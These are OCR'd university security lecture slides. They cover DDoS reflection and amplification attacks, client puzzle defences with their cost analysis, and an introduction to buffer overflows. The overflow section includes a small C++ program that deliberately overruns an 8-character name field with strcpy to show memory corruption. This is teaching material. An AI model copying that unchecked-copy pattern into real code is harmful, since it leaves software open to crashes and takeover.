
- In a DDOS attack we make use of multiple systems.
- But those systems are not necessarily compromised.
  - They may be, so form part of a botnet and running programs for the attacker.
  - But they may also simply be providing a service that is exploitable.

Reflection and Amplification...

- There are many legitimate services operating on the Internet that can be exploited in attacks.
  - Reflection and Amplification attacks use such uncorrupted services as intermediaries.
- In reflection attacks the attacker sends packets to a known service on the intermediary with a spoofed source address of the target system.
- The response from the intermediary is directed to the target.

Reflection Attacks

Ideally the attacker would like to use a service that creates a response packet larger than the original request.
Several UDP services have been exploited.
Attacks can cyclically spread the attack over several intermediaries, in an attempt to avoid detection.



Looping reflection: DNS reflection

- A variant creates a self-contained loop between the intermediary and the target.





Figure 7.6 **DNS Reflection Attack**

Amplification attacks

Each initial attack packet produces multiple responses.
This could be, for example, by attacking a broadcast address.
Here we have DDoS and reflecting …



DNS Amplification Attacks

- Use DNS requests with spoofed source address being the target.
- Exploit DNS behavior to convert a small request to a much larger response.
  - 60 byte request to 512 - 4000 byte response.
- Attacker sends requests to multiple well connected servers, which flood the target.
  - A moderate flow of request packets is sufficient…

Quake 3 servers: Reflect/amplify …

- Quake3 servers have been used to launch DOS attackers in a manner similar to the reflection and amplification attacks.
- A (small, ~2k) request for the server information can be sent, with the spoofed source address.
- The (larger, ~500k) response, the server information, goes to the spoofed address.
- It can happen with other game servers too!

Prevention

- Access control mechanisms.
- CAPTCHA.
- Install Intrusion Detection Systems (IDS).
  e.g. Intrusion Detection and Isolation Protocol (IDIP).
- There are also freely available DoS Scanners:
  - Find_ddos.
  - Security Auditor's Research Assistant (SARA).
  - DDoSPing v2.0.
- Freely available means attackers can test their attacks against it too!
- Scanning tools sometimes work only if the DDoS attack program is on the default ports.
  - If the attacker reconfigures them to run on additional ports, the software may no longer work. ☹

Protection against DDOS …

- Cloudflare and Insula are companies that offers protection against a variety of DDOS attacks.

  http://www.cloudflare.com/ddos/

  https://www.incapsula.com/ddos/

CSCI262/CSCI862 Spring-2021

System Security (**S4b**)

Denial of Service: Puzzles

Outline

- Client Puzzles:
  - Using puzzles.
  - Client Requirements.
  - Puzzles and sub-puzzles.
  - A Puzzle Protocol.
  - Another Puzzle Protocol.
- More on puzzles.


Puzzle activation

- When there is no evidence of a denial of service attack taking place, the server accepts connections normally.
- When an attack on the server is detected, perhaps through an intrusion detection system, the server accepts connections selectively using puzzles.
- Juels and Brainard (1999) proposed the use of Client puzzles. See 4b_Juels-Brainard-1999.pdf.
  - They presented client puzzles in the context of addressing the SYN Flooding attack, more generally for “connection depletion attacks”.

Using puzzles

- To each client, that is, initiated connection, a unique **client puzzle** is proposed.
  - A client puzzle could be a cryptographic problem formulated using time and a server secret.
  - The client needs to submit the correct solution to gain a connection.
  - The idea is that only a live user, not a zombie machine for example, will actively work on answering the problem appropriately.
- We need to be sure that very little work is required before the appropriate response is received.
  - Thus generating the puzzle shouldn't be difficult.
  - Solving the puzzle shouldn't be too tough either!

The client puzzle protocol



From Juels and Brainard

Client Puzzle Requirements

- One particular need associated with many other approaches is that of client-side software to solve client puzzles.
  - This can be built in browsers.
  - It could be available as a plug in.
  - For distributed systems, such as local networks, the storage can be centralised.
- This shouldn’t be considered too much of a problem.


Puzzles and sub-puzzles

- We are going to follow the Client Puzzle Protocol proposed by Juels and Brainard (1999).
  - We are not going to look at all the details.
    - In particular we aren't going to look at their proofs regarding the bounds on the success of an attacker.
- One particularly important aspect though, is the flexibility and scalability of the Client Puzzle approach.
- This is, in part, due to treating a client puzzle P as a number of independent sub-puzzles.
  - Sub-puzzles may have different difficulties.
  - Let us denote the jth sub-puzzle in P by P[j].
  - For a particular client puzzle we have m sub-puzzles.

- A sub-puzzle is constructed as follows:
  - x[j] is a bit-string obtained by hashing a server secret s and a set of service parameters.
    - The hash value is of length L.
  - x[j] is hashed to give y[j] = h(x[j]).
  - The sub-puzzle consists of the pair:

    (x[j](k+1,L), y[j])

- The solution is the missing part of x[j], such that the completed x′[j] satisfies h(x′[j])=y[j].



x[j](1,k) is one solution to the sub-puzzle P[j]

How difficult is the puzzle?

- As we noted the solution to the sub-puzzle P[j] consists of the k missing bits of x[j], that is x[j](1,k), or something else that can be concatenated with x[j](k+1,L) such that the result hashes to y[j].
  - We know there is at least one solution, and likely exactly one.
- Assuming the hash function isn't broken with respect to pre-image resistance, the best we can do is use brute force, and the computational hardness of the sub-puzzle is equivalent to the hardness of searching a space of size 2^k.
  - Each test requires one hash, and the expected number required is $\sim 2^{k-1}$.

- The solution to the complete puzzle P consists of the m different k-bit solutions to all of the component sub-puzzles.
  - m and k are joint security parameters governing the overall difficulty of the problem.
- The expected cost of completing P is $\sim m*2^{k-1}$, and is at worst $\sim m*2^{k}$.
  - We won't ever need 2^k tests for a k-bit puzzle of this sort since there must be a solution and if the first 2^k-1 fail the last must be the answer so we don't need to hash again.

M puzzles → Decreased standard deviation

- A set of sub-puzzles with a total expected difficulty equal to that of a single puzzle, will have a smaller standard deviation that the single puzzle distribution.
- Consider a single puzzle (m=1) with k=4.
  - Expected number of hashes $\sim m*2^{k-1}=2^3=8$.
  - Assume we test the last value too then we have a uniform distribution of the number of tests...
- Compare this with m=4 and k=2, with expected number of hashes $\sim m*2^{k-1}=2^3=8$.
  - The distribution looks quite different...

- Single puzzle, k=4.
  - Distribution to the left.
- Expected hashes : **8.5**.
  - Average of the numbers 1 to 16.
- Sample standard deviation: ~4.7610
- Population standard deviation: ~4.6098

Denominators …
Sample: n-1, population: n

- Four puzzles, k=2 each.
- Expected hashes: 10.
  - **2.5** per puzzle.
  - We need at least 4, at least one per puzzle.
- Sample Standard deviation: ~2.2404
- Population Standard deviation: ~2.2361
  - See the Law of Large Numbers (repeated experiments), and the Central Limit Theorem (combining distributions) → normal.

Number of possible cases needing that many hashes

Number of hashes needed

Number of possible cases needing that many hashes

Number of hashes needed

The distributions …

4+0 make one big array

#hashes needed	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
Cases for m=1, k=4	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
Cases for m=4, k=2	0	0	0	1	4	10	20	31	40	44	40	31	20	10	4	1

$$\binom{p}{q} = \frac{p!}{q!\,(p-q)!} \rightarrow \text{binomial}$$

Back to the puzzle itself: What's in the initial information?

- To begin the Client submits:
  - A message M_i^1, which is the 1st message of the ith run of a protocol **M** to that server.
    - This information will be used in generating the puzzle.
  - Possibly a request to be informed if there is a puzzle to be solved?
- If operations are as normal the Server replies no and continues the protocol.
  - The Server may record that M_i is allowed.

Client		Server
	M_i^1, "Puzzle?" $\longrightarrow$	
	$\longleftarrow$ "No puzzle"	
	M_i $\longleftrightarrow$	

- If puzzles are active the server calculates a series of sub-puzzles with $x[j]=h(s,t,M_i^1,j)$, where:
  - s is the server secret.
  - t is a timestamp:
    - It can provide integrity regarding the time.

Client		Server
	M_i^1, "Puzzle?" →	
	← "Puzzle", P,t	
	solution →	Verification takes place!
	M_i ↔	

So what puzzle information is stored?

- The solution from the client is:

$$(\{x[j](1,k) : 0...j...m-1\}, M_i^1, t)$$

- The puzzles themselves are effectively stateless, so the answer is nothing. ☺
  - The solution contains all the information the server needs other than their own server secret.
  - Verification involves the server re-calculating x[j], and comparing the current time against t.

Overcoming Puzzles

- The generation of puzzles cannot be too computationally demanding, since the generation is carried out when clients initial a communication.
- A rogue client sends some Hello messages:
  - For each, the Server has to prepare a puzzle. ☹
  - The rogue doesn't answer, but keeps sending new "Hello" messages…
- It is difficult to prevent this kind of attack when it is launched as a distributed DoS. ☹
- There is also always the problem of balancing how long a puzzle should take against the resources of the entity to solve the puzzle.

Another type of puzzle

- Notation:
  - h: a hash function.
  - C: client ID.
  - N_s: Server nonce.
  - N_c: Client nonce.
  - T_s: Timestamp.
  - k: Puzzle difficulty level.
  - Y: the rest of hash value.
  - S: The resource to be submitted.

Construct a Puzzle

- Given C, N_s, N_c, use brute force to find X such that the hash value

$$h(C,N_s,N_c,X)$$

- contains k leftmost zero bits

$$h(C,Ns,Nc,X) = 000\ldots000Y$$

where Y can be any value.

The Protocol: from 4b_AuraET.pdf

1. Client sends Server a Hello message.
2. The Server:
   - Determines k and generates N_s and T_s.
   - Sends T_s, k, N_s to the Client.
3. The Client:
   - Generates N_c.
   - Verifies T_s.
   - Finds X : h(C, N_s, N_c, X) = 000…000Y
   - Sends (S,C,N_s,N_c,X) to the server.

4. The Server:

- Verifies that N_s is recent.
- Checks if C, N_s, N_c has been used before.
- Checks if h(C, Ns, Nc, X) = 000…000Y.
- If it does the resource is committed.
  - (C, N_s, N_c) is stored.
  - And (S, C, N_c) is sent to the Client.

5. The operation can now continue.

- How much work is required?

- Given puzzle strength k, the probability of finding a solution after x trials:

$$P(x,k)=1-(1-2^{-k})^{x}$$

- Expected number of trials to find a solution is 2^{k}.

More on puzzles ...

- Since the early work on puzzles there have been various types proposed.
  - 4b_Difficult-notions.pdf and 4b_Abliz09.pdf describe some of those.
  - The “Difficult-notions” paper describes security notions about formal notions of security and is well beyond the scope of this subject.
  - The “Abliz09” paper is less formal, and describes a particular example of a fairly different construction, and mentions a few others.

- The multiple puzzles of Juels and Brainard can be processed in parallel.
- Some of the proposed puzzles make this more difficult by relating the puzzles to each other.
- For example, the solution to the first puzzle is part of the second puzzle specification.
  - Pre-computation would certainly still be possible.

CSCI262/CSCI862 Spring-2021
System Security **(S5a)**


Buffer overflows

Outline

- What is a buffer?
- What is a buffer overflow?
- What are buffer overflow attacks?
- How can buffer overflows be exploited?
- Examples of buffer overflow attacks.
- How can we prevent buffer overflows?

What is a Buffer?

- In computer programming, a ‘buffer’ is a memory location where data is stored.
- A variable has room for one instance of data.
  - So if the variable is of type ‘int’, it will hold only one integer.
- A buffer can contain many instances of data.
  - For example, a series of ‘char’, ‘int’ and ‘float’ values.



- When we define a variable in C or C++, the compiler says to reserve a memory location for it according to its type. For example, the statement

```
int my_variable;
```

  tells the compiler that somewhere we intend to use `my_variable` to store an integer.

  Memory necessary for the declared type will be set aside in the buffer.

- For an array, enough space for all of the elements in the array is set aside.
- An *assignment*, like `my_variable = 5`; tells the compiler to write instructions so as to store the value 5 into the space reserved for `my_variable`.

What is a buffer overflow (or overrun)?

- NIST definition:

  "A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information.

Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system."

Let's look at an example.


- Look at 5a_Student.cpp.
  - It's C++ code but should be fairly straightforward to understand and the notation will be explained as we go …
- Consider that a programmer allocates enough memory for a variable to hold 8 characters.
  - To be specific, let us say they allow 8 characters to hold your first name.

```
struct Student {
      char  name[8];
      int   sNumber;
};

Student aRec;
```

A `struct` is like a `class`,
but often without access specifiers.
Character array and an integer.

aRec:



5a_Student.cpp

```
#include<iostream>
using namespace std;

struct Student{
        char name[8];
        int sNumber;
};

int main()
{
        Student aRec, bRec;
        aRec.sNumber=1234567;
        strcpy(aRec.name,"david");

        bRec.sNumber=1234568;
        strcpy(bRec.name,"alexander");
//      bRec.sNumber=1234568;

        cout << "Student name: " << aRec.name << endl;
        cout << "Student number: " << aRec.sNumber << endl;

        cout << "Student name: " << bRec.name << endl;
        cout << "Student number: " << bRec.sNumber << endl;
}
```

The output:
Student name: david
Student number: 1234567
Student name: alexander
Student number: 1912657544
(or 1179762 or ...)

`strcpy`: Used to copy C-strings, so character arrays terminated by a null character.
`cout <<` : Output to standard out, typical display...

- Buffer overflows are the result of poor coding practices.
